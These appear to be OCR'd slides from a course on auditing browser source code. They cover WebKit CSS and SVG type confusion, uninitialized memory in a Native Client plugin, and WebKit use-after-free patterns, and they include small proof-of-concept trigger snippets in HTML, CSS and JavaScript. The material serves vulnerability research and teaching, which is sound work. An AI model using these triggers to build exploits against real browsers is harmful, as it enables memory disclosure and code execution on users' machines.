  - Android 2.2 or 2.3 permanently affected last I checked

WebKit Type Confusion

- The WebKit CSS parser is broken up into several different components
- Raw CSS text is put through a parser/lexer where values are tokenized and examined for their type



WebKit Type Confusion

- CSS values are parsed and stored in structures before the browser takes any action on them
- Even if we assume the parser is implemented perfectly the structures are interrelated so properly parsed CSS will still reach vulnerable code
- Let’s examine how parsed CSS is stored by WebKit

WebKit Type Confusion

- Open the directory `Chrome_7` in the source code archive and find the files:


```
Chrome_7/WebCore/css/CSSParser.cpp
Chrome_7/WebCore/css/CSSParserValues.h
```

WebKit Type Confusion

```
struct CSSParserValue {
    int id;
    bool isInt;
    union {
      double fValue;
      int iValue;
      CSSParserString string;
      CSSParserFunction* function;
    };
    enum {
      Operator = 0x100000,
      Function = 0x100001,
      Q_EMS    = 0x100002
    };
    int unit;
    PassRefPtr createCSSValue();
};
```

- All parsed CSS values have one of these structures to represent it
- The `id` field represents the type of CSS text parsed
- The union is accessed according to the value of `unit`
- If the value of `unit` is `CSSParserValue::Function` then the `function` member of the union is accessed

WebKit Type Confusion



WebKit Type Confusion

```
struct CSSParserString {
    UChar* characters;
    int length;
    void lower();
    operator String() const { return String(characters, length); }
    operator AtomicString() const { return AtomicString(characters, length); }
};
```

- The `CSSParserString` structure is a member of the `CSSParserValue` structure
- The `characters` pointer points at the raw bytes
- A signed int, `length`, indicates the string size

WebKit Type Confusion

- The `CSSParserValue` unit member is essential for accessing the structure safely
- The vulnerability lies in `CSSParser.cpp` in the `parseFontFaceSrc` function
- Audit the `parseFontFaceSrc` function and find the type confusion vulnerability

WebKit Type Confusion

- `parseFontFaceSrc` is responsible for parsing CSS text that specifies a font URI

```
font { src: local(“your_font”) }
```

```
bool CSSParser::parseFontFaceSrc()
...
    } else if (val->unit == CSSParserValue::Function) {
        // There are two allowed functions: local() and format().
        CSSParserValueList* args = val->function->args.get();
        if (args && args->size() == 1) {
            if (equalIgnoringCase(val->function->name, " local(") && !expectComma) {
                expectComma = true;
                allowFormat = false;
                CSSParserValue* a = args->current();
                uriValue.clear();
                parsedValue = CSSFontFaceSrcValue::createLocal(a->string);
```

WebKit Type Confusion

- Line 3629 sees that it is indeed a CSS function
- If the function name is local then extract the arguments
- Line 3636 assigns the first argument to a
- Line 3638 assumes `a->unit` is `CSS_STRING` and invokes the string member/operator to copy it

```
[3612] bool CSSParser::parseFontFaceSrc()
...
[3629]     } else if (val->unit == CSSParserValue::Function) {
[3630]         // There are two allowed functions: local() and format().
[3631]         CSSParserValueList* args = val->function->args.get();
[3632]         if (args && args->size() ==1) {
[3633]             if (equalIgnoringCase(val->function->name, "local(") && !expectComma) {
[3634]                 expectComma = true;
[3635]                 allowFormat = false;
[3636]                 CSSParserValue* a = args->current();
[3637]                 uriValue.clear();
[3638]                 parsedValue = CSSFontFaceSrcValue::createLocal(a->string);
```

WebKit Type Confusion

```
struct CSSParserValue {
    int id;
    bool isInt;
    union {
      double fValue;
      int iValue;
      CSSParserString string;
      CSSParserFunction* function;
    };
    enum {
      Operator = 0x100000,
      Function = 0x100001,
      Q_EMS    = 0x100002
    };
    int unit;
    PassRefPtr createCSSValue();
};
```

- Note the size of `fValue`, `double` is 64 bits on 32 bit OS
- Because the code assumes `a->unit == CSS_STRING` we have a potential type confusion
- What happens if the value passed to the local CSS function isn't a string?


WebKit Type Confusion

- The union member `fValue` overlaps perfectly with the `string` structure on 32 bit platforms
- If a floating point is passed as the argument to the CSS local function the first 32 bits will overlap with `string->characters` and the second 32 bits with `string->length`

```
struct CSSParserValue {
    int id;
    bool isInt;
    union {
      double fValue;
      int iValue;
      CSSParserString string;
      CSSParserFunction* function;
    };
    enum {
      Operator = 0x100000,
      Function = 0x100001,
      Q_EMS    = 0x100002
    };
    int unit;
    PassRefPtr createCSSValue();
};
```

```
struct CSSParserString {
    UChar* characters;
    int length;
    void lower();
    operator String() const { return String(characters, length); }
    operator AtomicString() const { return AtomicString(characters, length); }
};
```

WebKit Type Confusion



- The value passed to `local()` can be interpreted as a `double` (64 bits) or a `CSSParserString` (64 bits) structure
- The value must be left-padded with zeroes so WebKit's floating point code returns the precise value we want

WebKit Type Confusion

- Not easily found via fuzzing because not every floating point will trigger the vulnerability
  - To understand why we need to look at how the string is constructed in the lower levels of WebKit

`Chrome_7/JavaScriptCore/wtf/text/WTFString.cpp`

WebKit Type Confusion

- On line 3638 when parseFontFaceSrc calls `CSSFontFaceSrcValue::createLocal(a->string)` a `CSSFontFaceSrcValue` instance is created which triggers the creation of a String object

```
WTFString.cpp
String::String( const UChar* characters, unsigned length)
: m_impl(characters ? StringImpl::create(characters, length) :  0)
{
}
```

- The String constructor create a `StringImpl` object

```
StringImpl.h
 PassRefPtr<StringImpl> StringImpl::create( const UChar* characters, unsigned length)
 {
   if (!characters || !length)
       return empty();

   UChar* data;
   PassRefPtr<StringImpl> string = createUninitialized(length, data);
   memcpy(data, characters, length *  sizeof(UChar));
   return string;
 }
```

WebKit Type Confusion

```
StringImpl.h
PassRefPtr<StringImpl> StringImpl::create(const UChar* characters, unsigned length)
{
    if (!characters || !length)
        return empty();

    UChar* data;
    PassRefPtr<StringImpl> string = createUninitialized(length, data);
    memcpy(data, characters, length * sizeof(UChar));
    return string;
}
```

- The function `StringImpl::create` first checks if `characters` or `length` is 0
- Not all floating point values would pass this check
    - A great example of source analysis vs. fuzzing
- Note the `memcpy`, there are no `NULL` byte restrictions on this memory disclosure

WebKit Type Confusion Exploitation Primitives

- This type confusion allows a memory disclosure from an arbitrary address `(string->characters)` of an arbitrary length `(string->length)`
- What vulnerable pattern can we extract from this and apply elsewhere in the WebKit CSS code?
- How can we use this vulnerability to defeat ASLR?

```
<script>
    alert(document.getElementById(1).style.src);
</script>
<div id=1 style=”src:local(0.000...111222)” />
```

WebKit SVG Type Confusion

- WebKit SVG Type Confusion vulnerability found by Nils and Jon for 2013 Pwn2Own contest
- Exploitable for arbitrary code execution
- SVG documents allow you to insert non-SVG elements via the foreignObject tag

```
<svg xmlns="http://www.w3.org/2000/svg">
    <foreignObject id='1'>
          <body xmlns="http://www.w3.org/1999/xhtml">
           <object id='obj'></object>
          </body>
    </foreignObject>
</svg>
```

WebKit SVG Type Confusion

- WebCore SVG viewTarget code used the `static_cast` operator on the return value of this `getElementById` call without first checking its type

```
<svg xmlns="http://www.w3.org/2000/svg">
    <foreignObject id='1'>
          <body xmlns="http://www.w3.org/1999/xhtml">
           <object id='obj'></object>
          </body>
    </foreignObject>
</svg>
```

Chrome_17/src/third_party/WebKit/Source/WebCore/svg/SVGViewSpec.cpp

```
[74] SVGElement* SVGViewSpec::viewTarget() const
[75] {
[76]     return static_cast<SVGElement*>(m_contextElement->treeScope()
             ->getElementById(m_viewTargetString));
[77] }
```

Uninitialized Memory

- Failure to initialize the contents of a variable, structure or object in memory
- Uninitialized memory can lead to a number of different exploitable conditions
- Stack frames are pushed/popped constantly, they are not sanitized after a function returns
- Heap allocators are designed to be fast, they will not sanitize every chunk of memory as they are allocated

Uninitialized Memory in C

```
char *x = malloc(65535);
memset(x, 0x41, 65535);
free(x);
char *y = malloc(65535);
auth_flag = y[10];
```

Allocate heap chunk `x`

Initialize `x` to `0x41`

Free chunk `x`

Allocate heap chunk `y`

`y` may be uninitialized

- This is difficult to see in several thousand LOC

Uninitialized Memory in C++

```
class Example {
  public:
  Example(char *s, int index)
    : str_pointer(s) { }
  ~Example() { }
  char *str_pointer;
  int index;
};

void someFunc() {
    Example *e = new Example("abcd", 0x42);
    cout << e->index;
}
```

- The `Example` class constructor does not initialize the `index` member variable

Uninitialized Memory in C++

```
class Example {
 public:
  Example() { }
  ~Example() { }
  char *str_pointer;
  void (*cb)(int);
  Example& operator=(const Example& e){
      str_pointer = (char *) "a string";
      return *this;
  }
};

void my_callback(int index) { ... }

void someFunc() {
    Example *e = new Example();
    e->str_pointer = (char *) "abcd";
    e->cb = &my_callback;
    Example *r = new Example();
    r = e;
    r->cb(1234);
}
```

- Overload the assignment operator so that we can copy class instances properly
- This shallow copy does not assign the `cb` function pointer, it's left uninitialized
- It's difficult to see this bug without knowing the details of the overloaded operator

Uninitialized Memory


- Uninitialized memory can lead to dangling pointers which is a similar primitive to use after free
- Difficult to spot in source code, especially in large complex C++ class definitions with multiple inheritances to track
- Audit each constructor and overloaded assignment operator for shallow or incomplete copies, `memset` heap buffers
- GCC `-Wuninitialized`
- Clang `-Wsometimes-uninitialized`

Uninitialized Memory

- Pay close attention to the ordering of class initialization and dependence
  - C++ Singleton pattern: when is the singleton initialized and when is it used?
  - Does a C++ class constructor use list initialization or is it done manually?
  - Does a C++ class constructor rely on a member variable that hasn't been initialized yet?

Uninitialized Memory

- Can defeat ASLR by directly exposing memory addresses within the process
  - Reveal sensitive information such as authentication credentials or cryptographic tokens
  - Allow for arbitrary code execution in some cases



NaCl Uninitialized Memory

- Google Native Client Uninitialized structure
- This older NaCl version is a Firefox NPAPI Plugin
- NPAPI allows for binding C++ functions to JavaScript
- Through JavaScript we can directly call C++ functions with arguments of our choosing
- Open up the directory NaCl in the source code archive and find the file:

```
intermodule_comm/win/nacl_shm.cc
npapi_plugin/srpc/shared_memory.cc
service_runtime/nacl_desc_imc_shm.c
```

NaCl Uninitialized Memory

```
npapi_plugin/srpc/shared_memory.cc
[283] SharedMemory* SharedMemory::New(Plugin* plugin, off_t length) {
[284]   void* map_addr = NULL;
[285]   size_t size = static_cast<size_t>(length);
[286]   NaClHandle handle = nacl::CreateMemoryObject(size);
[287]   struct NaClDescImcShm *imc_desc =
[288]       reinterpret_cast<struct NaClDescImcShm*>(malloc( sizeof
(*imc_desc)));
[289]   struct NaClDesc* desc = reinterpret_cast<struct NaClDesc*>(imc_desc);
[290]
[291]   dprintf((" SharedMemory::New(%p, 0x%08x)\n ", plugin, (unsigned)
length));
[292]   NaClDescImcShmCtor(imc_desc, handle, length);
[293]   // Allocate the object through the canonical factory and return.
[294]   return New(plugin, desc);
[295] }
```

- This function receives a signed (`off_t`) length value
- Passing in the value `-2147483648` causes `size` to wrap to a positive integer on line 285
- The size value is passed to `nacl::CreateMemoryObject`

NaCl Uninitialized Memory

```
intermodule_comm/win/nacl_shm.cc
Handle CreateMemoryObject(size_t length) {
 if (length % kMapPageSize) {
   SetLastError(ERROR_INVALID_PARAMETER);
   return kInvalidHandle;
 }
 Handle memory = CreateFileMapping(
  INVALID_HANDLE_VALUE,
  NULL,
  PAGE_READWRITE,
  static_cast<DWORD>(static_cast<unsigned __int64>(length) >> 32),
  static_cast<DWORD>(length & 0xFFFFFFFF), NULL);
 return (memory == NULL) ? kInvalidHandle : memory;
}
```

- The large size value causes `CreateMemoryObject` to return `kInvalidHandle`

NaCl Uninitialized Memory

npapi_plugin/srpc/shared_memory.cc

```
SharedMemory* SharedMemory::New(Plugin* plugin, off_t length) {
 void* map_addr = NULL;
 size_t size = static_cast<size_t>(length);
 NaClHandle handle = nacl::CreateMemoryObject(size);
 struct NaClDescImcShm *imc_desc =
     reinterpret_cast<struct NaClDescImcShm*>(malloc(sizeof(*imc_desc)));
 struct NaClDesc* desc = reinterpret_cast<struct NaClDesc*>(imc_desc);

 dprintf(("SharedMemory::New(%p, 0x%08x)\n", plugin, (unsigned) length));
 NaClDescImcShmCtor(imc_desc, handle, length);
 // Allocate the object through the canonical factory and return.
 return New(plugin, desc);
}
```

- The return value of `CreateMemoryObject` is unchecked
- A `NaClDescImcShm` structure (`desc, imc_desc`) is allocated but not initialized to 0
- `NaClDescImcShmCtor` is passed `imc_desc` and `length`

NaCl Uninitialized Memory

service_runtime/nacl_desc_imc_shm.c

```
int NaClDescImcShmCtor( struct NaClDescImcShm  *self,
                        NaClHandle              h,
                        off_t                   size)
{
  struct NaClDesc *basep = ( struct NaClDesc *) self;
  /*
   * off_t is signed, but size_t are not; historically size_t is for
   * sizeof and similar, and off_t is also used for stat structure
   * st_size member.  This runtime test detects large object sizes
   * that are silently converted to negative values.
   */
  if (size < 0) {
    return 0;
  }

  if (!NaClDescCtor(basep)) {
    return 0;
  }

  basep->vtbl = &kNaClDescImcShmVtbl;
  self->h = h;
  self->size = size;
  return 1;
```

- `NaClDescImcShmCtor` properly checks for underflow and returns an error
- This leaves `desc` uninitialized

NaCl Uninitialized Memory

```
npapi_plugin/srpc/shared_memory.cc
[205] SharedMemory* SharedMemory::New(Plugin* plugin,  struct NaClDesc* desc) {
...
[227]  shared_memory->plugin_ = plugin;
[228]  shared_memory->desc_ = desc;
[229]  // Set size from stat call.
[230]  int rval = desc->vtbl->Fstat(desc, plugin->effp_, &st);
```

```
npapi_plugin/srpc/shared_memory.cc
[283] SharedMemory* SharedMemory::New(Plugin* plugin, off_t length) {
...
[293]  NaClDescImcShmCtor(imc_desc, handle, length);
[294]  // Allocate the object through the canonical factory and return.
[295]  return New(plugin, desc);
[296] }
```

- No check of `NaClDescImcShmCtor` return value
- `SharedMemory::New` receives a pointer to the uninitialized `imc_desc` structure
- On line 230 the uninitialized `Fstat` function pointer is dereferenced in the structure

NaCl Uninitialized Memory


- This vulnerability is an interesting case study
  - Multiple integer type conversions
  - Missing return value checks
    - The memory allocation API's worked as designed
    - Error codes and status conditions exist for a reason, always verify they are checked
  - Uninitialized memory
    - `memset(desc, 0x0, sizeof(NaClDescImcShm))` would have resulted in a low severity NULL pointer dereference instead of a critical

Use After Free

- Dereferencing a pointer that addresses a variable, structure or object that was previously destroyed
- Usually the result of poorly implemented object lifecycle management
    - Incorrect C++ object reference counting that triggers the deletion of an object
    - Default copy constructors
    - Overloaded assignment operators that implement shallow copies
    - Will not always lead to a crash
    - Rule of three and five
    - When code treats an xvalue as an lvalue

Use After Free

```
P1 = new P1Obj();
...
delete P1;
...
P2 = new P2Obj();
...
P1->doSomething();
```



Use After Free

- Use after free with C++ objects is common
- It can be difficult to spot these vulnerabilities in temporary objects by just reading code

```
stringstream z;
z << “hello";
...
const char* s = (z.str()).c_str();
...
sendString(s);
```

Use After Free

- A majority of exploitable vulnerabilities found in web browsers are use after free
- Once identified, an implementation specific UAF pattern is usually easy to identify in source code
  - Don’t try to manually find bad reference counts
    - Identify bad patterns, find each instance

Use After Free

```
class DWrap {
  public:
  DWrap(DOMObjPtr *d) : DOPtr(d) {
    DOptr->incRef();
  }
  ~DWrap() {
    DOPtr->decRef();
  }
  void normalize() {
    DOPtr->normalize();
  }
  void select() {
    DOPtr->select();
  }
  DOMObjPtr *DOPtr;
};

DWrap r(tmpDOMObj);
r.normalize();
{
  DWrap e(new DOMObjPtr(element));
  e.select();
  r = e;
}
r.normalize();
```

- What happens when we allocate a new `DWrap` instance and use the assignment operator with an existing one?
- The default copy constructor performs a shallow copy of the member variables
- Raw pointers get copied without proper reference counts

JavaScript Event Driven UAF

- Use after free in browsers is often found in functions that trigger DOM events
- Events give the JavaScript runtime the ability to alter the state of memory before returning to the function

```
<html><script>
function h() {
 var v = document.getElementById(1);
 s = document.getElementById(2)
 v.removeChild(s);
}

function s() {
 t = document.getElementById(1);
 t.addEventListener("onget", h);
 t.getItems();
 t.firstItem;
}
</script>
<body id=0 onload='s()'>
<bin id=1><item id=2 /></bin>
</body></html>
```

```
int HTMLBinElement::getItems(HTMLBinElement *e){
  HTMLItemElementCollection *ic = e->getItems();

  if(ic == NULL)
      return -1;

  for(i=0;i < ic->size(); i++) {
      ...
      HTMLItemElement *item = ic->next();
      dispatchOnGetEvent(e);
      e->verifyItemId(item->getId());
   }
}
```

WebKit JavaScript Mutation Events

- WebKit JavaScript mutation event functions are typically prefixed with `dispatch`*`NameOfEvent`*
- HTML classes often collapse these into a single call site

```
Node::dispatchSubtreeModifiedEvent() {
    ASSERT(!eventDispatchForbidden());
    document()->incDOMTreeVersion();

    notifyNodeListsAttributeChanged();

    if (!document()->hasListenerType(Document::DOMSUBTREEMODIFIED_LISTENER))
        return;

    dispatchScopedEvent(MutationEvent::create(eventNames().DOMSubtreeModifiedEvent, true));
}
```

```
function h() {
 var v = document.getElementById(1);
 s = document.getElementById(2)
 v.removeChild(s);
}

t.addEventListener("DispatchSubtreeModified", h);
t.insertChild(createChild());
```

Calls into the JavaScript interpreter

The JavaScript function we registered to handle this type of event

WebKit DOM API

- The WebKit DOM implements core functions that can trigger mutation events
  - Typically DOM level 3 functions
  - Examples: `insertBefore, removeChild, appendChild, removeAttribute, addAttribute`
- These mostly live in Node, Element, Document and ContainerNode classes

```
WebCore/dom/Node.[cpp|h]
WebCore/dom/Element.[cpp|h]
WebCore/dom/Document.[cpp|h]
WebCore/dom/ContainerNode.[cpp|h]
```

WebKit DOM API Examples

- Know the side effects of using an API
- `ContainerNode::insertBefore` inserts a node before a specified element as a child of another
  - Dispatches both node insertion and subtree modified DOM events
- `NamedNodeMap::removeAttribute` removes an attribute from a node
  - Dispatches attribute removal and subtree modified DOM events

WebKit Reference Counting

- WebKit has special template classes for managing reference counting of objects

```
RefPtr PassRefPtr RefCounted
```

- Open the following files

```
WebKit/Source/WTF/wtf/RefPtr.h
WebKit/Source/WTF/wtf/PassRefPtr.h
WebKit/Source/WTF/wtf/RefCounted.h
WebKit/Source/WebCore/dom/Node.h
```

WebKit Reference Counting

- `RefCounted` is a class template that implements both `ref` and `deref` member functions
- `RefPtr` and `PassRefPtr` are templates for working with any objects that have a `ref` and `deref` member functions (classes based on `RefCounted` for example)
- Objects don't have to inherit from `RefCounted`, they can implement their own schemes and still use `RefPtr/PassRefPtr` as long as they implement `ref` and `deref` member functions properly
    - `TreeShared` is one such class and WebKit DOM objects, such as `Node` and `Element`, inherit from it

WebKit Reference Counting

- `Node` is designed for DOM nodes and is aware of the basics behind the DOM tree hierarchy
    - HTML classes that inherit from `Node` start with a `m_refCount` of 1 and are only deleted if the node has no `m_parentNode` and its `m_refCount` is <= 0
- Objects not directly exposed to the DOM usually inherit from `RefCounted`

WebKit Reference Counting

class RefCounted, RefCountedBase

```
ref() { m_refCount++ }
deref() { m_refCount-- }
```

class Node

```
ref() { m_refCount++ }
deref() { m_refCount-- }
```

template RefPtr, PassRefPtr

```
RefPtr(T* ptr) : m_ptr(ptr) { refIfNotNull(ptr); }
RefPtr(const RefPtr& o) : m_ptr(o.m_ptr) {
refIfNotNull(m_ptr); }
```

Class HTMLNode

...

class HTMLAnchorElement

```
RefPtr<Node> myNode = new Node(...);
```

myNode Object

```
m_refCount = 1
```

WebKit Reference Counting

- `PassRefPtr`
    - Like `RefPtr` except it avoids reference count churn when passing it as a function argument
- `unique_ptr, make_unique`
    - WebKit also makes use of C++11 `unique_ptr`
    - Historically WebKit had `OwnPtr` which was very similar to `unique_ptr`
    - Objects either have a reference count of 1 or 0 (will be destroyed)

WebKit Reference Counting

- `unique_ptr` has a simple vulnerable pattern
- One UAF pattern with `unique_ptr` is a class instance having an `unique_ptr` and using the `get` method on it to return a raw pointer in another class/function, this raw pointer outlives the original object the `unique_ptr` manages

```
class SomeElement {
 unique_ptr<BaseEle> b;
}
void SomeElement::getEle() {
  BaseEle *ptr = b.get();
  delete b;
  …
  ptr->callAFunc();
}
```

Create a raw pointer `ptr` to a reference counted object

Destroy the object `b` points to

Dereference the dangling pointer `ptr`

WebKit Reference Counting

- WebKit documentation states the rules of `RefPtr` variables

  "If ownership and lifetime are guaranteed a ***local variable*** *or* ***data member*** *can be a raw reference or pointer. If the code or class needs to hold ownership or guarantee lifetime, a local variable should be a Ref, or if it can be null, a RefPtr" -* [*https://webkit.org/blog/5381/refptr-basics/*](https://webkit.org/blog/5381/refptr-basics/)

- Guaranteeing ownership and lifetime are not possible when executing a JavaScript event callback
  - The script can change the state of the runtime out from under the function
  - When JavaScript events are triggered it's probably not safe to use a raw pointer

    "If a function does not take ownership of an object, the argument should be a raw reference or raw pointer" - **What if the function cannot guarantee lifetime?**

WebKit Reference Counting

- When you declare a raw pointer to a ref counted object its reference count is not incremented
- The event handler allows us to execute JavaScript that can delete the objects in `m_attributes`

```
class HTMLTagElement {
    HTMLTagElementAttribute *getFirstAttribute(HTMLTagElementAttribute *a) {
        return m_attributes.first();
    }
    Vector<RefPtr<HTMLTagElementAttribute> > m_attributes;
}

uint32_t HTMLTagElements::getTagElementAttribute(HTMLTagElement *tag) {
  //RefPtr<HTMLTagElementAttribute> tag_a = tag->getFirstAttribute(); // Right
  HTMLTagElementAttribute *tag_a = tag->getFirstAttribute();   // Wrong
  dispatchGetAttributeEvent(tag->name);
  tag_a->normalizeAttr();
}
```

WebKit setOuterText Use After Free

- This use after free vulnerability was fixed in Chrome 8 in early 2011
    - Discovered by anonymous
- Easy introduction to use after free in WebKit
- Open up the following directory in the source code archive and find the files

```
Chrome_7/WebCore/html/HTMLElement.cpp
Chrome_7/WebCore/dom/Text.cpp
Chrome_7/WebCore/dom/Node.cpp
Chrome_7/WebCore/dom/ContainerNode.cpp
Chrome_7/WebCore/dom/CharacterData.cpp
```

WebKit setOuterText Use After Free

```
HTMLElement.cpp
[445] void HTMLElement::setOuterText(const String &text, ExceptionCode& ec)
...
[468]     RefPtr<Text> t = Text::create(document(), text);
[469]     ec = 0;
[470]     parent->replaceChild(t, this, ec);
...
[488]     Node* next = t->nextSibling();
[489]     if (next && next->isTextNode()) {
[490]         Text* textNext = static_cast<Text*>(next);
[491]         t->appendData(textNext->data(), ec);
[492]         if (ec)
[493]             return;
[494]         textNext->remove(ec);
```

- Line 470 performs the replacement of a node for the text node passed to the `setOuterText` property
- Line 488 and 490 return raw pointers
- `appendData` dispatches `DOMCharacterDataModified` event which can delete the node `textNext` points to

WebKit setOuterText Use After Free

- What is the vulnerable pattern we can extract?
- How does this code violate the rules of `RefPtr`?
- What incorrect assumptions did the developer make?

WebKit MediaSource Use After Free

- CVE-2012-5137 - A use after free vulnerability, fixed in Chrome 23 in late 2012
    - Discovered by PinkiePie
- Locate the following files

```
WebKit-r135851/Source/WebCore/html/HTMLMediaElement.[cpp|h]
WebKit-r135851/Source/WebCore/Modules/MediaSource.[cpp|h]
WebKit-r135851/Source/WebCore/platform/graphics/MediaPlayer.[cpp|h]
```

